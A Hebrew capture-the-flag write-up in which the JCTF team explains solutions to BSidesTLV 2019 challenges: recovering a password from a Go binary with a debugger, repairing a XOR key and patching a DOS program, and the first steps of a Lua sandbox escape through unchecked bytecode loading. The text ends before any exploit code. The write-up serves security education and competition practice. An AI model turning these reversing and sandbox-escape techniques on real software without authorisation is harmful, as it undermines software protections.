

סדרת אתגרי BSidesTLV 2019

מאת JCTF (Dvd848-I, Israel Erlich, Moshe Wagner, Narcissus, Schtrudel, YaakovCohen88)

הקדמה

במהלך חודש יוני התקיים CTF מטעם BSidesTLV. ה-CTF כלל אתגרים מתחומים רבים: Reverse Engineering, קריפטוגרפיה, Web, בלוקצ'יין, פורנזיקה, רשתות ו-OSINT. חברי קבוצת JCTF אשר השתתפו בתחרות יציגו במאמר זה את הפתרון שלהם לסדרת האתגרים. הקבוצה זכתה במקום השני ב-CTF.

אתגר #1 - Where no man has GOne before!

Where no man has GOne
before!

300

In this simple challenge, you need to break the protection in
order to extract the flag

<http://revengme.challenges.bsideslv.com/revengme>

This challenge was written by: Guy Barnhart-Magen

נתחיל מהרצת הקובץ המצורף:

```
root@kali:/media/sf_CTFs/bsideslv/Where_no_man_has_GOne_before#  
./revengme  
Enter your password:test  
Don't Worry, Relax, Chill and Try harder
```

עלינו להכניס סיסמא. נפתח את הקובץ באמצעות Ghidra וננתח אותו על מנת להבין מהי הסיסמא שיש להכניס.



מכיוון שמדובר בקובץ שנכתב ב-Golang, נשתמש ב[סקריפט-עזר](#) שיבצע שחזור של שמות הפונקציות שהוסרו מהבינארי.

לאחר הרצת הקובץ, ניתן לבחון את פונקציית main.main. הפונקציה ארוכה ולא ברורה, אך יש בה עובדה בולטת אחת - קריאה יחידה לפונקציית runtime_memequal_4023F0. העובדה הזו חשובה כי במימוש טריוויאלי של קוד לבדיקת סיסמא, נצפה להשוואה של הסיסמא שהתקבלה לסיסמא הנכונה.

נריץ את התוכנה עם דיבאגר ונקבע Breakpoint על פונקציית ההשוואה הזו. כאשר התוכנה מגיעה אל ההשוואה, ניתן לראות את הדגל במספר רגיסטרים, למשל:

```
RSI: 0xc00001c0c0 ("BSidesTLV{revenge is best served cold}")
```

ניתן לאמת שזוהי הסיסמא הנכונה על ידי הרצת התוכנה בשנית:

```
root@kali:/media/sf_CTFs/bsidestlv/Where_no_man_has_GOne_before#  
./revengme  
Enter your password:BSidesTLV{revenge is best served cold}  
You Cracked it, A Hero is born
```



אתגר #2 - DoSaTTaCK


DoSaTTaCK (fixed)

1200

Due to a bug in the DoSaTTaCK challenge, the flag was displayed correctly only on DOS 6.2 despite the fact that the challenge requested specifically to use DOS version 3.30. The bug has been fixed and now the flag will be displayed properly only on DOS 3.30. Those who were brave and thorough enough to try it on several environments and solved the challenge with the bug will get 300 bonus points

What is this file and how can it help you get the flag?

This challenge was written by: Omer Agmon

 challenge.flp

נבדוק מהו הקובץ המצורף:

```
root@kali:/media/sf_CTFs/bsidestlv/DoSaTTaCK# file challenge.flp
challenge.flp: DOS/MBR boot sector, code offset 0x58+2, OEM-ID
"WINIMAGE", sectors/cluster 2, root entries 112, sectors 640 (volumes
<=32 MB), Media descriptor 0xfd, sectors/FAT 1, sectors/track 8, serial
number 0x22550c8e, label: " ", FAT (12 bit), followed by FAT
```

זהו קובץ תמונה של תקליטון דוס. מספר תוכנות יכולות לחלץ את הקבצים ממנו, למשל 7Zip. לאחר חילוץ הקבצים אנו מקבלים שתי תוכנות הרצה וקובץ בינארי:


```
root@kali:/media/sf_CTFs/bsidestlv/DoSaTTaCK# ls -al
drwxrwx--- 1 root vboxsf 4096 Jun 21 13:08 .
drwxrwx--- 1 root vboxsf 4096 Jun 20 19:23 ..
-rwxrwx--- 1 root vboxsf 327680 Jun 11 19:10 challenge.flp
-rwxrwx--- 1 root vboxsf 17216 Apr 6 1992 CLIENT.EXE
-rwxrwx--- 1 root vboxsf 11892 Sep 26 1987 MAIN.ENC
-rwxrwx--- 1 root vboxsf 23568 Apr 6 1992 SERVER.EXE
```

קבצי ההרצה הם בפורמט NE (עבור חלונות 3):


```
root@kali:/media/sf_CTFs/bsidestlv/DoSaTTaCK# file CLIENT.EXE
CLIENT.EXE: MS-DOS executable, NE for MS Windows 3.x
root@kali:/media/sf_CTFs/bsidestlv/DoSaTTaCK# file SERVER.EXE
SERVER.EXE: MS-DOS executable, NE for MS Windows 3.x
```

נעלה לחלונות 3.11 (שרץ מעל אמולטור DOSBox) ונריץ את הקבצים.

הפלט מהרצת הסרבר:




הפלט מהרצת הקליינט:



עם זאת, דבר לא קורה.

נצטרך לנתח את קבצי ההרצה ולראות מה היה אמור לקרות. שימו לב שלדיסאסמבלרים מודרניים ישנה לרוב תמיכה חלקית לכל היותר בפורמט NE. למשל, IDA Free לא תומך בפורמט (IDA Pro כן, אבל הוא יקר), ו-Ghidra תומך בו אך מתקשה בהבנתו. אנחנו נשתמש ב-W32Dasm הוויקי שמעניק תמיכה סבירה בפורמט.




באמצעות חיפוש המחרוזות שראינו, אנחנו מגיעים אל קטע הקוד הבא:

```
* Possible StringData Ref from Data Seg 002 ->"Sending Magic Byte.."
|
:0001.0112 689800      push 0098
:0001.0115 0E          push cs
:0001.0116 E833FF      call 004C
:0001.0119 83C402      add sp, 0002
:0001.011C 689100      push 0091
:0001.011F FF7606      push word ptr [bp+06]
:0001.0122 E8CD0E      call 0FF2
:0001.0125 83C404      add sp, 0004
```

יש פה קריאה לשתי פונקציות. הראשונה, בכתובת 0x4C, משמשת לכתיבה למסך. השנייה, בכתובת 0xFF2, משמשת לשליחת נתונים דרך COM1, הפורט הסיריאלי.

אם כך, עלינו להרים תמיכה ב-COM1 על מנת לאפשר לתוכנות לדבר בין לבין עצמן. ניתן לעשות זאת על ידי שינוי בהגדרות ה-DOSBox כך שיחבר את COM1 המדומה לפורט סיריאלי על המחשב המארח - למשל COM1 גם כן. אם אין לנו פורט סיריאלי על המחשב המארח (ולרובנו אין), אפשר להתקין דרייבר שידמה זאת, או להרים עוד רמה של וירטואליזציה ולהריץ את DOSBox בתוך מכונה וירטואלית שרצה עם VirtualBox, שם אפשר להגדיר פורט סיריאלי מדומה:




לאחר שחזור הריצה בשנית נקבל את התעבורה שנשלחת מהקליינט אל הסרבר. התשדורת מתחילה עם התו בעל הערך 0x91 ולאחר מכן המחרוזת הבאה:

```
06E820075A5DE9ED1ECA0200558BEC6823018B4608E80C078B4606E806075A5DE91B20CA
0400558BEC683D018B4608E800078B4606E8EC065A5DE91588CA0400558BEC6857018B46
08E8E6068B4606E8D2065A5DE98485B8FFFFFCA0400558BEC6874018B460CE8C9068B460A
E8B5065A5DE9C683CA0800558BEC6888018B4606E8AF065A5DE9A086CA0200558BEC689C
018B4606E89B065A5DE9D585CA0200558BEC68B6018B4608E887068B4606E873065A5DE9
0487CA0400558BEC68CA018B4606E85F065A5DE9B648CA0200558BEC68EA018B460CE84B
068B46088B4E0A8D5E06E8C2065A5DE9CF48558BEC8B4E068B5E088B560A5DE83B07CA08
00558BEC
```

התו 0x91 הוא מה שהתוכנה מכנה Magic Byte, והמחרוזת היא הייצוג של המפתח, באורך 256 בתיים.

מהצד השני, הסרבר מתעורר לחיים ומדפיס:



קיבלנו קובץ EXE חדש, שהוא פענוח של הקובץ MAIN.ENC עם המפתח מהקליינט! אולם, משום מה הוא לא רץ כראוי.

לאחר חקירה התברר לנו שחלק מהמפתח שנשלח מהקליינט שגוי. ניתן היה לראות זאת באמצעות התבוננות במחרוזות שפוענחו, למשל:


```
setvbuf. .{rcat. strlen
```

ברור שאמור להיות שם strcat.

מניתוח הסרבר התברר שההצפנה היא בסך הכל ביצוע XOR עם המפתח. למזלנו, הקובץ הכיל מספר רב של מחרוזות, ובאמצעות ניחוש הערכים הנכונים של המחרוזות שנראו שגויות אפשר היה לשחזר את המפתח הנכון ולקבל את הקובץ MAIN.EXE כפי שאמור היה להתקבל במקור.

ההרצה של הקובץ המתוקן ב-DOSBox הציגה את ההודעה הבאה:

```
C:\>MAIN_FIX.EXE
BSidesTLV 2019
Welcome to the second part of the challenge. Great work so far!
This program should run in dos version 3.30 only, bye
C:\>
```



השתמשנו ב-Boot Disk של DOS 3.3, הרצנו שוב וקיבלנו:

```
B>main_fix
BSidesTLV 2019
Welcome to the second part of the challenge. Great work so far!
Memory Signature: 0x7CF3, File Signature: 0x0000
Signatures OK.
Divide error
Null pointer assignment
```

נראה שהתוכנה מבצעת פקודה לא חוקית. מבדיקת האסמבלי של התוכנה (היה צורך לבצע קודם חילוץ באמצעות UPX), הגענו אל הקוד הבא:

```
1000:05ee b8 00 00      MOV     AX,0x0
1000:05f1 f7 f0          DIV     AX
```

מתבצעת פה חלוקה ישירה באפס. עם זאת, גם לאחר מעקף הפקודות הנ"ל, עדיין לא הצלחנו לקבל את הדגל:

```
This program should run in dos version 3.30 only, bye

C:\>boot PCDOS3~1.IMG FLOPPY.IMG
Opening image file: PCDOS3~1.IMG
Opening image file: FLOPPY.IMG
Booting from drive A...
Current date is Mon 6-24-2019
Enter new date (mm-dd-yy):
Current time is 21:22:05.67
Enter new time:

The IBM Personal Computer DOS
Version 3.30 (C)Copyright International Business Machines Corp 1981, 1987
(C)Copyright Microsoft Corp 1981, 1986

A>b:

B>main_nop
BSidesTLV 2019
Welcome to the second part of the challenge. Great work so far!
Memory Signature: 0x7CF3, File Signature: 0x0000
Signatures OK.
Congratulations! The flag is: BSidesTLV{DOS isB(LwémnlJ±anîÿttack}
```

מופיע פה משהו שנראה כמו דגל, אך יש בו קטע משובש באמצע:

```
BSidesTLV{DOS is????????????ttack}
```

באמצעות מספר יוריסטיקות וניחושים הגענו למסקנה שקיימים מספר תווים חוקיים גם באמצע, מה שהביא אותנו ל:

```
BSidesTLV{DOS is?????nl??an??ttack}
```

הוספנו רווחים וקיבלנו:

```
BSidesTLV{DOS is ?????nl? an attack}
```

ומכאן כבר היה אפשר לנחש את הדגל:

```
BSidesTLV{DOS is not only an attack}
```

בדיעבד פורסם שהיה באג באתגר, והוא הציג את הדגל הנכון רק ב-DOS 6.22 למרות שדרש את DOS 3.3.



אתגר #3 - Bowser Junior

Bowser Junior

1500

lua fun pwn

I was told Lua is considered a safe language, but then I saw how Javascript works.

Lua is an unverified interpreted language, it has vulns go exploit them.

browserjunior.challenges.bsideslv.com:4444

Written by: Guy

browser.tar.gz

המשימה עוסקת בשפה בשם Lua שהיא שפת סקריפט. אנחנו מקבלים כתובת ופורט, ומצורף קובץ להורדה בשם browser.tar.gz.

בהתחברות לשרת מקבלים את המסך הבא:

```
> nc browserjunior.challenges.bsideslv.com 4444
Lua 5.3.3 Copyright (C) 1994-2014
>
```

[Lua](#) היא שפת סקריפט קלה הניתנת להטמעה בתוכנות אחרות בקלות.

ניתן לראות שפקודות פשוטות מתבצעות בהצלחה, למשל:

```
Lua 5.3.3 Copyright (C) 1994-2014
> a=1+1
> a
2
>
```

קובץ הארכיון browser.tar.gz מכיל קובץ Dockerfile יחד עם מספר קבצים נוספים:

```
./browser/
./browser/Dockerfile
./browser/files/
./browser/files/build.sh
./browser/files/blacklist.txt
./browser/files/lua-5.3.3.tar.gz
./browser/files/meh.patch
./browser/files/lvm.c
./browser/files/lua.patch
./browser/files/xinetd.conf
```




בחינה של ה-Dockerfile מגלה שהוא מבוסס על Ubuntu:16.04. הוא מבצע מספר התקנות של clang, מריץ קובץ בשם build.sh, מעתיק קובץ flag ל-flag/ (שלא נמצא, כמובן, כחלק מהקבצים המצורפים) ומריץ את xinetd לפי ה-xinetd.conf המצורף:

```
FROM ubuntu:16.04

RUN apt-get -y update && \
    apt-get -y install wget build-essential xinetd

RUN echo "deb http://apt.llvm.org/xenial/ llvm-toolchain-xenial main" >> \
    /etc/apt/sources.list && \
    echo "deb-src http://apt.llvm.org/xenial/ llvm-toolchain-xenial main" >> \
    /etc/apt/sources.list && \
    echo "deb http://apt.llvm.org/xenial/ llvm-toolchain-xenial-3.9 main" >> \
    /etc/apt/sources.list && \
    echo "deb-src http://apt.llvm.org/xenial/ llvm-toolchain-xenial-3.9 main" >> \
    /etc/apt/sources.list && \
    wget -O - http://apt.llvm.org/llvm-snapshot.gpg.key|apt-key add - && \
    apt-get -y update && \
    apt-get -y install clang-3.9

RUN groupadd -g 1000 lua && useradd -g lua -m -u 1000 lua -s /bin/bash

ADD files/ /tmp/files

RUN mv /tmp/files/flag /flag && mv /tmp/files/xinetd.conf /etc/xinetd.d/repl
RUN cd /tmp/files && ./build.sh && mv lua /home/lua/lua && rm -rf /tmp/files

USER lua

CMD xinetd -d -dontfork
```

xinetd.conf מאזין לפורט 4444 (אותו הפורט שראינו בתיאור האתגר) ומריץ Lua.

```
service bowser
{
    socket_type = stream
    protocol   = tcp
    port       = 4444
    type       = UNLISTED
    wait       = no
    user       = lua
    server     = /home/lua/lua
}
```

כפי שראינו, הדגל נמצא ב-flag/.

הניסיון הראשון הוא כמובן לנסות לפתוח את הקובץ:

```
> print(io.open("/flag", "r"))
stdin:1: attempt to index a nil value (global 'io')
stack traceback:
  stdin:1: in main chunk
  [C]: in ?
>
```

נראה ש-io לא נמצא מאיזושהי סיבה. ניסיונות אחרים עם פונקציות של os או debug מראים שגם הן מבוטלות.



זה נראה כמו תרגיל Sandbox escaping . נצלול פנימה...

נפתח את הקובץ build.sh:

```
#!/bin/bash
set -e
LUA=lua-5.3.3
tar xfv $LUA.tar.gz
CC=clang-3.9
CFLAGS='-fuse-ld=gold -O1 -flto -fsanitize=cfi -fvisibility=hidden -fsanitize-blacklist=../blacklist.txt'
LDFLAGS='-fuse-ld=gold -flto'
pushd $LUA
patch -p1 < ../lua.patch
mv ../lvm.c src/lvm.c
make
cp src/lua ../
popd
```

רואים חילוץ (unzip) של קוד המקור של Lua ואת רשימת ההגדרות של המהדר - כולל (CFI Control Flow Integrity) שמוגדר לפעול לפי "כללים נוקשים" אך עם רשימה שחורה של פונקציות שמוחרגות מההגנה:

```
fun:__libc_start_main
fun:cgt_init
fun:getcpu_init

src:ldso/*
src:crt/*
src:src/ldso/*
```

הסקריפט גם מפעיל טלאי הנקרא: diff:lua.patch


```
--git a/Makefile b/Makefile
index c795dd7..0691816 100644
--- a/Makefile
+++ b/Makefile
@@ -4,7 +4,7 @@
 # == CHANGE THE SETTINGS BELOW TO SUIT YOUR ENVIRONMENT =====

 # Your platform. See PLATS for possible values.
-PLAT= none
+PLAT= generic

 # Where to install. The installation starts in the src and doc directories,
 # so take care if INSTALL_TOP is not an absolute path. See the local target.
diff --git a/src/Makefile b/src/Makefile
index d71c75c..7368f7b 100644
--- a/src/Makefile
+++ b/src/Makefile
@@ -6,21 +6,21 @@
 # Your platform. See PLATS for possible values.
 PLAT= none

-CC= gcc -std=gnu99
-CFLAGS= -O2 -Wall -Wextra -DLUA_COMPAT_5_2 $(SYSCFLAGS) $(MYCFLAGS)
+CC= clang-3.9 -std=gnu99
+CFLAGS= -O2 -Wall -Wextra $(SYSCFLAGS) $(MYCFLAGS)
 LDFLAGS= $(SYSLDFLAGS) $(MYLDFLAGS)
 LIBS= -lm $(SYSLIBS) $(MYLIBS)

-AR= ar rcu
```



```
-RANLIB= ranlib
+AR= llvm-ar-3.9 rcu
+RANLIB= llvm-ranlib-3.9
RM= rm -f

SYSCFLAGS=
SYSLDFLAGS=
SYSLIBS=

-MYCFLAGS=
-MYLDFLAGS=
+MYCFLAGS= -flto -fvisibility=hidden -fsanitize=cfi -fstack-protector -fPIE -
DLUA_MAXINPUT=0x100000
+MYLDFLAGS= -flto -pie -Wl,-z,relro -Wl,-z,now
MYLIBS=
MYOBS=

diff --git a/src/lbaselib.c b/src/lbaselib.c
index d481c4e..5f925a4 100644
--- a/src/lbaselib.c
+++ b/src/lbaselib.c
@@ -284,6 +284,7 @@ static int load_aux (lua_State *L, int status, int envidx) {
 }

+#if 0 /* avoid compiler warnings about unused functions */
+static int luaB_loadfile (lua_State *L) {
+    const char *fname = luaL_optstring(L, 1, NULL);
+    const char *mode = luaL_optstring(L, 2, NULL);
@@ -291,6 +292,7 @@ static int luaB_loadfile (lua_State *L) {
     int status = luaL_loadfilex(L, fname, mode);
     return load_aux(L, status, env);
 }
+#endif

/*
@@ -353,6 +355,7 @@ static int luaB_load (lua_State *L) {
/* }===== */

+#if 0 /* avoid compiler warnings about unused functions */
+static int dofilecont (lua_State *L, int d1, lua_KContext d2) {
+    (void)d1; (void)d2; /* only to match 'lua_Kfunction' prototype */
+    return lua_gettop(L) - 1;
@@ -367,6 +370,7 @@ static int luaB_dofile (lua_State *L) {
    lua_callk(L, 0, LUA_MULTRET, 0, dofilecont);
    return dofilecont(L, 0, 0);
 }
+#endif

static int luaB_assert (lua_State *L) {
@@ -453,11 +457,11 @@ static int luaB_tostring (lua_State *L) {
static const luaL_Reg base_funcs[] = {
    {"assert", luaB_assert},
    {"collectgarbage", luaB_collectgarbage},
-    {"dofile", luaB_dofile},
+    //{"dofile", luaB_dofile},
    {"error", luaB_error},
    {"getmetatable", luaB_getmetatable},
    {"ipairs", luaB_ipairs},
-    {"loadfile", luaB_loadfile},
+    //{"loadfile", luaB_loadfile},
    {"load", luaB_load},
    #if defined(LUA_COMPAT_LOADSTRING)

```



```
    {"loadstring", luaB_load},
diff --git a/src/limit.c b/src/limit.c
index 8ce94cc..a3373a0 100644
--- a/src/limit.c
+++ b/src/limit.c
@@ -41,15 +41,15 @@
 */
static const luaL_Reg loadedlibs[] = {
    {"_G", luaopen_base},
- {LUA_LOADLIBNAME, luaopen_package},
+ //{LUA_LOADLIBNAME, luaopen_package},
    {LUA_COLIBNAME, luaopen_coroutine},
    {LUA_TABLIBNAME, luaopen_table},
    {LUA_IOLIBNAME, luaopen_io},
    {LUA_OSLIBNAME, luaopen_os},
+ //{LUA_IOLIBNAME, luaopen_io},
+ //{LUA_OSLIBNAME, luaopen_os},
    {LUA_STRLIBNAME, luaopen_string},
    {LUA_MATHLIBNAME, luaopen_math},
    {LUA_UTF8LIBNAME, luaopen_utf8},
- {LUA_DBLIBNAME, luaopen_debug},
+ //{LUA_DBLIBNAME, luaopen_debug},
    #if defined(LUA_COMPAT_BITLIB)
    {LUA_BITLIBNAME, luaopen_bit32},
    #endif
diff --git a/src/luac.c b/src/luac.c
index 545d23d..de2d82c 100644
--- a/src/luac.c
+++ b/src/luac.c
@@ -13,6 +13,7 @@
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
+#include <unistd.h>

#include "lua.h"

@@ -591,6 +592,7 @@ static int pmain (lua_State *L) {

int main (int argc, char **argv) {
+ alarm(60);
    int status, result;
    lua_State *L = luaL_newstate(); /* create state */
    if (L == NULL) {
```

בקובץ מעלה רואים מחיקה של יכולות של Lua (debug, os, io, package, loadfile, dofile), מה שמסביר את כשלון הניסיון הראשון שלנו להגיע לדגל.

כמו כן, התווסף טיימר לסגירת התוכנה תוך 60 שניות. פעולה נוספת אשר קיימת בקובץ הבנייה היא החלפת הקובץ המקורי בקובץ lvm.c אחר. נבצע השוואה בין הקובץ המקורי לקובץ שלנו:

```
diff --git "a/C:\\\\browser\\\\files\\\\lvm (2).c" "b/C:\\\\browser\\\\files\\\\lvm.c"
index 84ade6b..f9abf0a 100644
--- "a/C:\\\\browser\\\\files\\\\lvm (2).c"
+++ "b/C:\\\\browser\\\\files\\\\lvm.c"
@@ -15,6 +15,7 @@
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
+#include <assert.h>

#include "lua.h"
```




```
@@ -781,7 +782,11 @@ void luaV_finishOp (lua_State *L) {
    if (!luaV_fastset(L,t,k,slot,luaH_get,v)) \
        Protect(luaV_finishset(L,t,k,v,slot)); }

-
+#define bailout(arg) \
+    if (xxb < 0 || xxb > cl->p->maxstacksize) { \
+        printf("[Sorry] xxb = %d maxstacksize %d\n", xxb, cl->p->
+maxstacksize); \
+        exit(0); \
+    }

void luaV_execute (lua_State *L) {
    CallInfo *ci = L->ci;
@@ -805,14 +810,24 @@ void luaV_execute (lua_State *L) {
    vmbreak;
}
vmcase(OP_LOADK) {
-    TValue *rb = k + GETARG_Bx(i);
+    int xxb = GETARG_Bx(i);
+    bailout(xxb)
+    TValue *rb = k + xxb;
    setobj2s(L, ra, rb);
    vmbreak;
}
vmcase(OP_LOADKX) {
    TValue *rb;
-    lua_assert(GET_OPCODE(*ci->u.l.savedpc) == OP_EXTRAARG);
-    rb = k + GETARG_Ax(*ci->u.l.savedpc++);
+    int xxb = 0;
+
+    if ((GET_OPCODE(*ci->u.l.savedpc) != OP_EXTRAARG)) {
+        printf("[Sorry] savedpc != OP_EXTRAARG\n");
+        exit(0);
+    }
+
+    xxb = GETARG_Ax(*ci->u.l.savedpc++);
+    bailout(xxb)
+    rb = k + xxb;
    setobj2s(L, ra, rb);
    vmbreak;
}
```

מתוך ההשוואה, רואים הוספה של בדיקות תקינות ויציאה מהתוכנה בהפרתם, בפקודות OP_LOADK ו- OP_LOADKX.

עד כאן מדובר רק בהקדמה למשימה. דבר ראשון, נרצה להריץ את השרת במחשב מקומי עם יכולת debug.



לטובת כך, נבצע מספר שינויים ב-Dockerfile:

1. נוסיף netcat ו-gdbserver

2. נמחק את העתקת הדגל שלא נמצא:

```
RUN apt-get -y install netcat && \
    apt-get -y install gdbserver

#RUN mv /tmp/files/flag /flag && mv /tmp/files/xinetd.conf
/etc/xinetd.d/repl
RUN mv /tmp/files/xinetd.conf /etc/xinetd.d/repl
```

כדי להריץ את ה-docker כך שנוכל לדבג, נשתמש בפקודה הבאה:

```
docker run --rm -p 4444:4444 -p 5555:5555 -it --cap-add=SYS_PTRACE --
security-opt seccomp=unconfined bowser /bin/bash
```

בחיפוש אחר חולשות ידועות ב-Lua מצאנו תרגיל דומה שהיה ב-[33c3 ctf](#) עם פתרון של saelo. ננסה להבין את החולשות הקיימות, ואיך לתקוף את המכונה.

Lua מספקת פונקציית [load](#) שנותנת למשתמש את היכולת לטעון קוד Lua. החלק המעניין הוא שהיא מאפשרת גם לטעון Lua bytecode ובאופן לא מפתיע (הדבר אפילו מוזכר בתיעוד) לא מתבצעות בדיקת תקינות על הקוד הנטען:

```
"Lua does not check the consistency of binary chunks. Maliciously
crafted binary chunks can crash the interpreter."
```


אם אפשר להביא לקריסה של האינטרפרטר, כנראה שאפשר גם להריץ קוד.

